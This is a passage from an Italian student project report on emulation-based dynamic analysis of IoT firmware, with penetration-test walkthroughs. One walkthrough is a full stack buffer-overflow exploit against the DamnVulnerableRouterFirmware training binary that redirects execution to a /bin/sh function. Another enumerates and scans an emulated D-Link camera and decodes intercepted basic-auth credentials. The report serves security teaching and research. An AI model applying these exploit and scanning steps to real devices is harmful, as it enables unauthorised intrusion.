ATTIVITA’ PROGETTUALE IN SICUREZZA DELL’INFORMAZIONE M: ANALISI DINAMICA DEL FIRMWARE IN DISPOSITIVI IoT

Candidato: Gian Marco De Cola
n. Matricola:

SOMMARIO

1 INTRODUZIONE

1.1 COS'È IL FIRMWARE

Il firmware è un programma (o un insieme di programmi), memorizzato su un dispositivo hardware che contiene le istruzioni riguardanti le diverse attività che un produttore desidera che il dispositivo esegua. A questo proposito, si può parlare di firmware nel caso di un sistema operativo e dell'intero filesystem installato su un dispositivo o di un singolo programma che dona le funzionalità ad un dispositivo *embedded*.

Da questa definizione si comprende che possiamo trovare firmware in una grande varietà di sistemi, praticamente ogni sistema elettronico che debba svolgere delle funzioni che richiedono un processore. Nel corso di questa attività progettuale ci si è focalizzati sullo studio e l'analisi di firmware relativi a dispositivi dell'*Internet of Things* (IoT) come *router*, *modem*, *smart cameras*, etc.

1.2 PERCHÉ L'ANALISI DEL FIRMWARE DI DISPOSITIVI IOT È IMPORTANTE

Nel mondo di oggi c'è un crescente interesse verso dispositivi IoT, anche non convenzionali (*smart fridge, smart lights*, etc…) e la probabilità di possedere nella propria casa un dispositivo del genere è praticamente pari ad 1. Nel 2020 sono stati individuati 11,7 miliardi di dispositivi IoT attivi, superando il numero di dispositivi non IoT in rete; la release n.16 dei set di specifiche per il 5G ha aumentato l'interesse verso l'IoT e si stima che nel 2025 il numero arriverà a più di 30 miliardi [Lueth_2020] [Lueth_2021]. Oltre a ciò, la necessità di adattare diversi dispositivi, di diverse dimensioni e dalle diverse capacità energetiche, al contempo limitando i costi fa sì che architetture RISC (*Reduced Instruction Set Computer*), come MIPS, ARM, ecc., siano predilette per i firmware da installare su questi dispositivi. Architetture del genere sono generalmente più semplici da analizzare in quanto meno sofisticate delle architetture spesso utilizzate in server e personal computer (x86) e, quindi, anche più semplici da attaccare. Inoltre, questi dispositivi possiedono spesso firmware obsoleto, poco sanitizzato e altamente riusato, il che aumenta esponenzialmente la superficie di attacco, diminuendo contestualmente la difficoltà di questi attacchi.
Unendo tutti questi fattori al fatto che spesso questi sistemi contengono informazioni importanti e private (molto spesso sono installate all'interno delle nostre mura domestiche), e che gran parte di questi dispositivi sono esposti ad Internet [Kumar_2019], si ottiene un campo di potenziali attacchi informatici appetibile e in crescita. [Costin_2018].

Queste e altre motivazioni hanno spinto l'OWASP (*Open Web Application Security Project*) ad aprire un progetto nel 2014 riservato all'IoT [OWASP_IoT], con l'intento di analizzare vulnerabilità già presenti nei dispositivi in commercio, educare gli sviluppatori su come progettare e implementare software e firmware sicuri per questi dispositivi, creare linee guida per il testing e l'analisi di dispositivi IoT e guidare le decisioni di industrie manifatturiere e consumatori sull'argomento.

1.3 TIPOLOGIE DELL'ANALISI DEL FIRMWARE

Ci sono diversi modi di approcciare l'analisi di un firmware; le due prevalenti sono l'analisi statica e l'analisi dinamica (o *Runtime Analysis*). I due approcci si basano su strumenti e conoscenze diametralmente opposti, anche se possono portare a risultati simili. Molte volte è conveniente fondere i due approcci ed optare per un'analisi ibrida, in quanto permette di sfruttare le caratteristiche complementari delle due tipologie raggiungendo risultati più precisi e completi. Entrambi gli approcci condividono le fasi iniziali di raccolta e acquisizione del firmware e di estrazione dei binari e/o filesystem contenuti negli archivi raccolti.

1.3.1 Analisi Statica

Per analisi statica si intende il processo di analisi del comportamento di applicazioni tramite ispezione del loro codice sorgente o, nel caso non fosse disponibile, del *bytecode* o codice binario degli eseguibili con l'ausilio di decompilatori e disassemblatori [GHIDRA] [RADARE2]. L'analisi è attuata senza effettivamente eseguire le applicazioni. Questo approccio è altamente scalabile [Costin_2014] e facile da automatizzare ma presenta anche delle limitazioni: spesso non riesce a trovare ogni vulnerabilità presente o si potrebbe incappare in una grande quantità di falsi positivi [Costin_2016].

1.3.2 Analisi Dinamica

Con l'analisi dinamica, invece, si punta a condurre dei test durante l'esecuzione del firmware. Questo è possibile o acquistando il dispositivo IoT e comunicando con esso, testandone dall'esterno le funzionalità e analizzandone la sicurezza o procurandosi il firmware ed emulandolo con l'ausilio di tool per emulazione. Questo processo consente di testare le funzionalità del prodotto dinamicamente, osservando a *runtime* le risposte e i comportamenti del software in relazione a determinati stimoli. Con questa tipologia di analisi si può testare una grande varietà di vulnerabilità, comprese alcune solo teorizzabili utilizzando l'analisi statica (ad esempio vari tipi di *injection* e *buffer overflow*).
Naturalmente anche questo approccio presenta diverse problematiche: non è molto scalabile o automatizzabile, e questo rende il processo di testing più lungo e tedioso, anche se sono allo studio soluzioni per un approccio automatizzato [Costin_2016] [Chen_2016] [Kim_2020]. Inoltre, i *toolkit* per l'analisi dinamica sono molto più complessi da configurare.
In questo progetto si è optato per questo tipo di analisi, utilizzando l'approccio emulativo.

2 STATO DELL'ARTE

Dall'avvento di Internet, dispositivi IoT hanno iniziato ad entrare nelle nostre case, prevalentemente sottoforma di router e modem. Oggi a questi si aggiungono dispositivi molto più eterogenei (automobili, frigoriferi, telecamere a circuito chiuso, ecc.). Il proliferare di questi prodotti sul mercato ha significato anche un interesse crescente della ricerca negli ultimi anni, portando questo tema ad essere uno dei più caldi del momento. L'analisi di dispositivi *embedded* e IoT non è, però, un argomento di ricerca solo recente. Già 12 anni fa, in [Bojinov_2009] si guardava al problema della crescente commercializzazione di dispositivi *embedded* dotati di interfacce di gestione per niente sicure. Dai risultati di questo studio, un anno dopo, nasce *WebDroid*, proposto in [Gourdin_2011], il primo framework volto allo sviluppo semplice e intuitivo di interfacce web sicure. Similarmente, in [Cui_2009], si presentano i risultati di un enorme studio di verifica di vulnerabilità condotto su dispositivi di rete di più grandi *Internet Service Provider* del mondo e di una larga quantità di reti private tra Europa, Nord America ed Asia. Lo studio fu ulteriormente esteso in [Cui_2010] e portò alla scoperta di vulnerabilità facilmente attaccabili in un enorme numero di dispositivi di tutto il mondo, mettendo alla luce la possibilità di un *Distributed Denial Of Service* di proporzioni mondiali. Dai risultati di questi studi è nata la necessità di automatizzare il più possibile alcune fasi dell'analisi del firmware, in particolare l'analisi statica: nasce FRAK (*Firmware Reverse Analysis Konsole*), presentato in [Cui_2012]. Questo è uno dei primi framework di analisi del firmware a presentare diverse funzionalità completamente automatizzate come estrazione del firmware, analisi statica, analisi dell'entropia del file contenente il firmware e persino modifica di stringhe in file presenti del firmware con conseguente re-pack del firmware stesso. Questa ultima funzionalità è sfruttata in [Cui_2013], dove si introduce una tipologia di attacco molto comune nel campo dei firmware IoT: la modifica arbitraria del firmware per inserirvi backdoor che permettano un totale accesso alle funzionalità del dispositivo su cui verrà installato. La sempre più grande quantità di firmware a disposizione grazie alle interfacce web dei venditori che rendono di pubblico dominio i firmware dei loro dispositivi rende cruciale la creazione di piattaforme automatiche per l'analisi del firmware (FRAK è limitante in alcuni aspetti). Un passo verso questo scopo è fatto in [Costin_2014] per quanto riguarda l'analisi statica e in [Costin_2016] per l'analisi dinamica. In questi studi si presenta una piattaforma web[1] in cui fare upload di file contenenti firmware per avere informazioni sul file stesso (entropia, metodo di compressione, file system contenuto) e su vulnerabilità che i singoli file presenti nel firmware potrebbero avere. L'analisi dinamica condotta in [Costin_2016] è stata condotta su firmware emulati grazie al lavoro svolto in [Bellard_2005] risultato nel tool QEMU [QEMU]. QEMU è un emulatore di sistemi che usa un traduttore dinamico di istruzioni dal linguaggio macchina dell'host a quello del target sviluppato appositamente per questo tool. Riesce ad emulare diverse architetture di processori (CISC e RISC) oltre che ad una grande quantità di altri dispositivi (Display VGA, adattatori di rete, hard disk, porte seriali, ecc.). Permette sia emulazione di interi sistemi che una *user-mode*. Anche i tool presentati in [Chen_2016] e [Kim_2020], firmadyne e firmae, sfruttano le potenzialità di QEMU, implementando dei framework per l'analisi dinamica automatizzata del firmware. Firmadyne è considerato il

[1] http://firmware.re/

migliore tool in questo contesto, tanto da essere annoverato tra i migliori tool di analisi dinamica anche in [OWASP_IoT]. Firmae è il tool più recente ritrovato al tempo di stesura di questo documento ed è fortemente basato su firmadyne, ma ne perfeziona alcuni aspetti e il suo tasso di successo di emulazione su un dataset di più di 1000 firmware (72%) lo rendono un tool molto promettente.

3 DESCRIZIONE DEL PROGETTO

Dal punto di vista dell'analisi e del testing del firmware, molte organizzazioni hanno cercato di fornire metodologie e linee guida comuni da seguire, compreso l'OWASP [OWASP_Methodology]. Inoltre, per unificare l'approccio al testing di dispositivi IoT, l'OWASP ha anche avviato un progetto di *mapping* delle linee guida di molte importanti organizzazioni e associazioni del mondo IT e della *cyber security* come ETSI e GSMA [OWASP_Mapping]. Questa attività progettuale è stata portata avanti cercando di seguire questa metodologia (descritta nel capitolo 3) dato che la gran parte della letteratura sull'argomento la utilizza, provando la sua grande effettività e che è sempre in aggiornamento (con adattamenti e modifiche ogni 4 anni).

3.1 METODOLOGIA UTILIZZATA

L'OWASP divide la metodologia con cui un *security tester* deve affrontare la valutazione della sicurezza di un firmware in nove stadi:

1. **Raccolta di informazioni e ricognizione**: raccogliere quanti più dati possibile sul firmware e il dispositivo che si sta per analizzare dalla consultazione di varie fonti (sito del venditore, *data sheets*, *release notes*).
2. **Ottenimento del firmware**: tramite acquisto diretto del dispositivo e *dump* del firmware dalla memoria dello stesso, sfruttando attacchi *Man In The Middle* durante l'aggiornamento firmware di un dispositivo che non lo rilascia pubblicamente o tramite download dal sito del venditore.
3. **Analisi del file contenente il firmware raccolto**: utilizzare utility fornite da sistemi linux come i comandi `file`, `strings`, `hexdump` per raccogliere informazioni preliminari sul firmware da caratteri stampabili contenuti nell'archivio che lo contiene
4. **Estrazione di eventuali file system**: utilizzo utility del sistema linux come il comando `dd` o tool che automatizzano il processo come `binwalk` [BINWALK] per riconoscere i *magic bytes* presenti nelle *file signatures* [FSDB] ed estrarre tali file in modo appropriato, tenendo conto delle convenzioni di *encoding* a cui sono sottoposti.
5. **Analisi statica dei contenuti estratti**: ricercare file sorgenti non compilati, script e file di configurazione. Ricercare parole chiave ricorrenti che possano ricondurre a vulnerabilità o software obsoleto, password e API *hardcoded*, certificati o chiavi private ecc. Questa fase è altamente automatizzabile grazie a tool come `firmwalker` [FIRMWALKER], `bytesweep` [BYTESWEEP] o `Firmware Analysis Comparation Toolkit` [FACT].
6. **Emulazione del firmware**: utilizzare tecniche di emulazione per eseguire nell'ambiente nativo del firmware singoli eseguibili oppure tentare di emulare l'intero sistema. Uno standard *de facto* che può aiutare in questa fase è sicuramente `QEMU` [QEMU]. Altri tool che automatizzano questa fase sono `firmadyne` e `firmae` [FIRMADYNE] [FIRMAE]. Tutti questi tool saranno oggetto di analisi nel capitolo 4.
7. **Analisi Dinamica del firmware**: testare le interfacce ed API che il firmware emulato espone. In questa fase nmap [NMAP] può essere utile per ricercare le porte che il firmware apre sul sistema emulato e quali servizi essi espongano, per poi analizzarli

tramite tecniche e strumenti usuali di Penetration Testing [METASPLOIT] [BURPSUITE] [OWASP_WEB].

8. **Analisi a Runtime del firmware**: testare gli input di singoli file eseguibili presenti nel sistema alla ricerca di *Stack/Heap Overflows* tramite l'ausilio di debugger esterni [GDB].
9. ***Exploitation***: sviluppare *exploit* come dimostrazione (*Proof-of-Concept*) delle eventuali vulnerabilità ritrovate ai passi precedenti.

3.2 *SCOPE* DELL'ATTIVITÀ

L'attività di ricerca e analisi di questa attività progettuale si concentrerà principalmente sui passi 6-9 della metodologia descritta: in particolare si è approfondita la tematica dell'emulazione del firmware e come questa tecnica possa agevolare una sua successiva analisi. Particolare riguardo è stato posto sulla possibilità di automazione degli stadi citati.
Durante il periodo dell'attività si è ricercato lo stato dell'arte, documentandosi sugli ultimi sforzi della ricerca internazionale sull'argomento. Si è poi confrontato e ispezionato i diversi strumenti disponibili per l'automazione dell'analisi dinamica del firmware al momento della stesura di questo documento: dalle fasi di raccolta dei firmware campione, alla loro emulazione, fino alla fase di analisi. Per finire, si sono messe in pratica alcune tecniche di *penetration testing* su alcuni firmware di esempio. Il firmware che si è analizzato durante questa ultima fase proviene dal dataset open-source messo a disposizione dal team di sviluppo di `FirmAE` [FIRMAE_DATASET].

4 ANALISI E CONFRONTO DI TOOL PER L'ANALISI DINAMICA

4.1 QEMU

4.2 FIRMADYNE E FIRMWARE ANALYSIS TOOLKIT

4.3 FIRMAE

5 PENETRATION TESTING

Per mettere in pratica le conoscenze acquisite, sia in ambito di emulazione che di ricerca di vulnerabilità si sono eseguiti diversi penetration test, di seguito si presentano 3 situazioni di esempio. Tutti i penetration test sono stati effettuati tenendo a mente la metodologia di cui al capitolo 3 e vengono riportate soltanto i ritrovamenti più eclatanti di ogni target, per non appesantire il documento.

5.1 DAMNVULNERABLEROUTERFIRMWARE

5.1.1 Emulazione

Dopo aver estratto il filesystem presente nel ".bin" del firmware con il comando `binwalk -Me DVRF_v03.bin`, diamo un'occhiata ai file presenti: ci si rende conto che il filesystem non offre un interfaccia web, e questo è confermato da tool come `FirmAE`. Notiamo una cartella `pwnable`: essa contiene dei binari vulnerabili su cui fare pratica. Dato che sono soltanto degli eseguibili e non richiedono l'emulazione di un intero sistema per funzionare, pensiamo di utilizzare la *user mode* emulation di `QEMU` per emulare soltanto i binari interessati con la giusta architettura e *endianness* del processore.

Per prima cosa, utilizziamo il comando `file` per ottenere informazioni sull'eseguibile:

```
$ file stack_bof_01
stack_bof_01: ELF 32-bit LSB executable, MIPS, MIPS32 version 1 (SYSV),
dynamically linked, interpreter /lib/ld-uClibc.so.0, not stripped
```

Si può notare come il binario sia di tipo elf ed eseguibili da processori di architettura MIPS in configurazione *little endian*. Inoltre, le librerie da cui dipende sono caricate dinamicamente e il file non è *stripped*, ossia contiene ancora tutti i simboli di debug associati al file sorgente di origine (nomi di funzioni, variabili, ecc.). Questo renderà più semplice il nostro lavoro di *reverse engeneering* e di debug. Ritorniamo nella cartella radice del nostro filesystem estratto e lanciamo il comando `qemu-mipsel`.

```
$ qemu-mipsel -g 1234 -L . pwnable/Intro/stack_bof_01
```

Questo comando dirà a qemu di eseguire in *user mode*, e con architettura MIPS *little endian*. I parametri aggiuntivi offrono le seguenti funzionalità:

- **-g**: apre una porta al numero di porta specificato sull'indirizzo `localhost` per effettuare debug remoto dell'applicazione, il programma resterà in stato di attesa finchè un processo gdb non si collegherà ad esso alla porta specificata.
- **-L**: specifica al programma che l'interprete (nel nostro caso il linker dinamico */lib/ld-uClibc.so.0*) va ricercato nella cartella specificata come parametro; questo p il motivo per cui prima di lanciare il programma siamo tornati nella cartella radice del filesystem.

5.1.2 Debugger

In un altro terminale, eseguiamo un'istanza di `gdb-multiarch` (installabile su un sistema Linux *debian-based* con il comando `sudo apt install gdb-multiarch`). Dopo la partenza del programma bisogna istruirlo sul file eseguibile da debuggare, l'architettura e l'endianness della cpu che lo sta eseguendo e sul fatto che il target sia remoto.

```
$ gdb-multiarch
(gdb) file pwnable/Intro/stack_bof_01
Reading symbols from pwnable/Intro/stack_bof_01...(no debugging symbols
found)...done.
(gdb) set arch mips
The target architecture is assumed to be mips
(gdb) set endian little
The target is assumed to be little endian
(gdb) target remote localhost:1234
Remote debugging using localhost:1234
warning: remote target does not support file transfer, attempting to access
files from local filesystem.
Reading symbols from
/home/markdc/Sicurezza/Firmwares/_DVRF_v03.bin.extracted/squashfs-root/lib/ld-
uClibc.so.0...(no debugging symbols found)...done.
0x767b9a80 in _start () from
/home/markdc/Sicurezza/Firmwares/_DVRF_v03.bin.extracted/squashfs-root/lib/ld-
uClibc.so.0

(gdb)  c
Continuing.
[Inferior 1 (Remote target) exited with code 01]
```

Dando l'istruzione 'c' a gdb (*continue*) per continuare l'esecuzione che è stata stoppata da un breakpoint nell'entry point del programma, vediamo come l'istanza del programma si fermi e termini l'esecuzione con codice '01'; questo perché, come ci viene indicato sul terminale, il programma va eseguito con un argomento. Eseguiamolo di nuovo con la stringa `test123`.

```
Welcome to the first BoF exercise!
You entered test123
Try Again
```

5.1.3 Testing degli input

Evidentemente il parametro da passare come argomento è una sorta di *passphrase* e noi non la conosciamo ma, come indicato anche dal nome dell'esercizio, proviamo a sfruttare questo argomento a nostro vantaggio cercando di causare un *Buffer Overflow*. Rieseguiamo il comando dando in input l'output dello script

```
python -c "print('A' * 300)"
```

che genera un payload di 300 caratteri 'A'. Il risultato è quello che ci aspettavamo:

```
Welcome to the first BoF exercise!
You entered
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Try Again
Segmentation Fault
```

Siamo riusciti a far andare in crash il programma, procurando un *segmentation fault*: in tutta probabilità siamo andati a scrivere in una sezione di memoria non consentita tramite una funzione vulnerabile (`strcpy`) che non ha fatto controlli sul buffer degli input. Per esserne sicuri, dovremmo ispezionare i registri della cpu con gdb; prima ancora di farlo, però, possiamo confermare la nostra ipotesi grazie a questo messaggio su gbd:

```
0x3ffbaa80 in ?? ()
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```


La prima riga ci informa che *l'entry point* del programma è situato all'indirizzo 0x3ffbaa80; dopo aver istruito di continuare con l'esecuzione, però, ci viene confermato il *segmentation fault* e notificato che il ***Return Address*** (il registro che mantiene il valore di ritorno di una chiamata a funzione, RA) ha valore 0x41414141. 0x41 è il valore ASCII per il carattere 'A': sembra che siamo riusciti a sovrascrivere il *return address*!

```
(gdb) info registers
          zero       at       v0       v1       a0       a1       a2       a3
 R0   00000000 fffffff8 00000041 3ff639b8 0000000a 3ff639c3 0000000b 00000000
           t0       t1       t2       t3       t4       t5       t6       t7
 R8   81010100 7efefeff 41414141 41414141 41414141 41414141 41414141 41414141
           s0       s1       s2       s3       s4       s5       s6       s7
 R16  00000000 00000000 00000000 ffffffff 40800054 0040059c 00000002 004007e0
           t8       t9       k0       k1       gp       sp       s8       ra
 R24  3fee75e0 3fef0270 00000000 00000000 00448cd0 407fff78 41414141 41414141
```

Valori contenuti nei registri della cpu emulata: in rosso il valore del return address ('AAAA')

5.1.4 Exploitation

Una volta compreso che il programma è suscettibile a buffer overflow, dobbiamo trovare un modo per sfruttarlo a nostro vantaggio: diamo un'occhiata alle funzioni disponibili nel programma.



Parte dei nomi di funzione ritrovate nell'eseguibile: tra tutte, riconosciamo che "dat_shell" sembra definita dall'utente, a differenza delle altre che sono funzioni di libreria conosciute. Inoltre, dal nome, si spera che eseguirla possa portare ad una shell di sistema

La funzione `dat_shell` sembra interessante, vediamo se riusciamo a sovrascrivere il RA con l'indirizzo di questa funzione (0x00400950) per eseguirla. Per fare ciò. però, dobbiamo capire a quale preciso offset iniettare il suddetto indirizzo per far sì che sovrascrivi proprio il RA. Generiamo, quindi, un pattern più utile a questo scopo; ci sono molti tool che possiamo usare, alcuni presenti anche online, ma decidiamo di usare `pattern_create` del framework `metasploit` [METASPLOIT].

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8
Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8A
```

Ripetendo tutti i passaggi precedenti ma passando il nuovo payload al nostro programma vediamo che il valore del RA ora è: 0x41386741. Leggendo da destra a sinistra (*little endian*), corrisponde al payload "Ag8A".

```
$ echo "0x41386741" | xxd -p -r
A8gA
```


Ora possiamo sia calcolare manualmente l'offset, sia mettere in input al comando `pattern_offset` di metasploit il valore del *return address* per determinare a quanti byte di payload corrisponde il nostro offset:

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 300 -q
Ag8A
[*] Exact match at offset 204
```

Ci basterà quindi iniettare 200 caratteri più i 4 dell'offset della funzione che vogliamo eseguire per modificare il RA secondo la nostra esigenza (ricordandoci di scrivere l'offset da destra verso sinistra):

```
$ qemu-mipsel -L . ./pwnable/Intro/stack_bof_01
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`echo -e
'\\x50\\x09\\x40\\x00'`"
Welcome to the first BoF exercise!
You entered
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAP      @
Try Again
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
```

Qualcosa sembra essere andato storto, riceviamo lo stesso errore di *segmentation fault* ma la funzione `dat_shell` non sembra essere stata eseguita. Diamo un'occhiata al codice disassemblato della funzione con gdb per avere un idea di cosa modificare nel nostro payload.



Usando il comando "disass dat_shell" in gdb, il debugger disassembla il codice eseguibile e ci presenta il codice macchian MIPS

Dall'immagine si può notare come nelle prime 9 istruzioni il programma ha a che fare con i registri **gp**, che in architettura mipsel è il "Global Area Pointer", ossia un registro che punta alla base dei dati globali dell'applicazione che stiamo eseguendo, RA e SP; questo comportamento è tipico dei *function prologue*, ossia poche righe di assembly in cui si preparano valori nei registri e stack per uso futuro nella funzione. È solo dopo l'istruzione **nop** (*No operation*) che inizia il vero codice della funzione.

Tenendo a mente queste informazioni, ora bisogna che iniettiamo l'indirizzo "0x00400974" dopo le 200 'A' nel nostro payload.

```
$ qemu-mipsel -L . ./pwnable/Intro/stack_bof_01
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`echo -e
'\\x74\\x09\\x40\\x00'`"
Welcome to the first BoF exercise!
Congrats! I will now execute /bin/sh
- b1ack0wl
```

Vediamo come effettivamente siamo riusciti a chiamare la funzione desiderata grazie alla sovrascrizione del RA e che una viene eseguita una shell (`/bin/sh`). Anche se questo tipo di vulnerabilità sono sempre più rare in dispositive moderni grazie all'introduzione di tecniche che limitano la possibilità di *buffer overflow* (canarini, ecc.), queste sono molto frequenti in architetture RISC e nel codice obsoleto di molti firmware, quindi è buona pratica testare ogni form di input per queste vulnerabilità.

5.2 DLINK-IPCAMERA DCS-932L

Dopo aver emulato il firmware con `firmae`, procediamo all'analisi dinamica.

5.2.1 Enumerazione

Iniziamo con uno scan degli indirizzi IP disponibili nella rete TAP creata dal framework di emulazione: questo ci permetterà di conoscere l'indirizzo IP della macchina che sta emulando il nostro firmware.

```
# arp-scan -lI tap27_0
Interface: tap25_0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-
scan/)
2.65.87.200 52:54:00:12:34:58 QEMU
1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.384 seconds (107.38 hosts/sec). 1
responded
```

L'indirizzo ip che ci viene presentato fa pensare ad un IP pubblico: forse la telecamera permette accesso remoto a chi conosce il suo IP anche senza passare per un router e una rete locale.

5.2.1.1 Porte e servizi

Individuato l'indirizzo IP della macchina che emula il firmware da analizzare, procediamo ad uno *scan* delle porte aperte e dei servizi eventualmente offerti da quelle porte con il tool `nmap` [NMAP].

```
$ nmap -A -p- -T4 "2.65.87.200"
Starting Nmap 7.40 ( https://nmap.org ) at 2021-02-14 16:03 CET
```

```
Nmap scan report for 2.65.87.200.mobile.tre.se (2.65.87.200)
Host is up (0.035s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE    VERSION
80/tcp    open  http       alphapd/2.1.8
|_http-server-header: alphapd/2.1.8
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/https  alphapd/2.1.8
|_http-server-header: alphapd/2.1.8
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.dlink.com\x0D/organizationName=D-
LINK/stateOrProvinceName=Taiwan/countryName=TW
| Not valid before: 2021-02-14T14:59:49
|_Not valid after:  2026-02-13T14:59:49
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 154.61 seconds
```

5.2.1.2 Pagine web

Non appena si inserisce l'indirizzo ip del target nella barra degli indirizzi del browser, ci viene presentato un form di login, ancora prima di caricare alcuna pagina nel background. Questo fa pensare ad un'autenticazione di tipo *basic access*, un tipo di autenticazione molto popolare anni fa, oggi obsoleto per i suoi problemi di sicurezza se non utilizzato in una richiesta HTTPS. Inseriamo delle credenziali a caso e utilizziamo Burp [BURPSUITE] per dimostrare ciò: nel caso l'ipotesi fosse vera, nella richiesta HTTP dovrebbe apparire un header `Authorization: Basic` e a seguire una stringa che rappresenta l'encoding `base64` delle credenziali da noi inserite, nella forma `username:password`

Richiesta HTTP intercettata con Burp che evidenzia la basic access authentication

Decodificando la stringa `dGVzdDp0ZXN0MTIz`, si ottengono effettivamente le credenziali inserite:

```
$ echo 'dGVzdDp0ZXN0MTIz' | base64 -d
test:test123
```

Utilizzando il tool `nikto` [NIKTO], uno strumento per l'analisi delle vulnerabilità di server web, ci sottolinea, inoltre, come il *webserver* presenti una pagina pubblicamente accessibile di nome `crossdomain.xml`. Documentandosi online sul suo ruolo, scopriamo che contiene delle politiche che indicano ad un web client multimediale (come Adobe Flash Player) quali domini possono avere accesso ai dati presenti sul server. Probabilmente, essendo questa una ip

camera, questo file è necessario per far si che applicazioni esterne dedite alla visualizzazione dell'immagine catturata dalla camera possano accedere ai suoi contenuti anche dall'esterno della rete locale.

```
$ nikto -h http://2.65.87.200
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          2.65.87.200
+ Target Hostname:    2.65.87.200.mobile.tre.se
+ Target Port:        80
+ Start Time:         2021-02-16 15:39:55 (GMT1)
---------------------------------------------------------------------------
+ Server: alphapd
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /crossdomain.xml contains a full wildcard entry. See
http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-
site.html
+ /crossdomain.xml contains a line which should be manually viewed for improper
domains or wildcards.
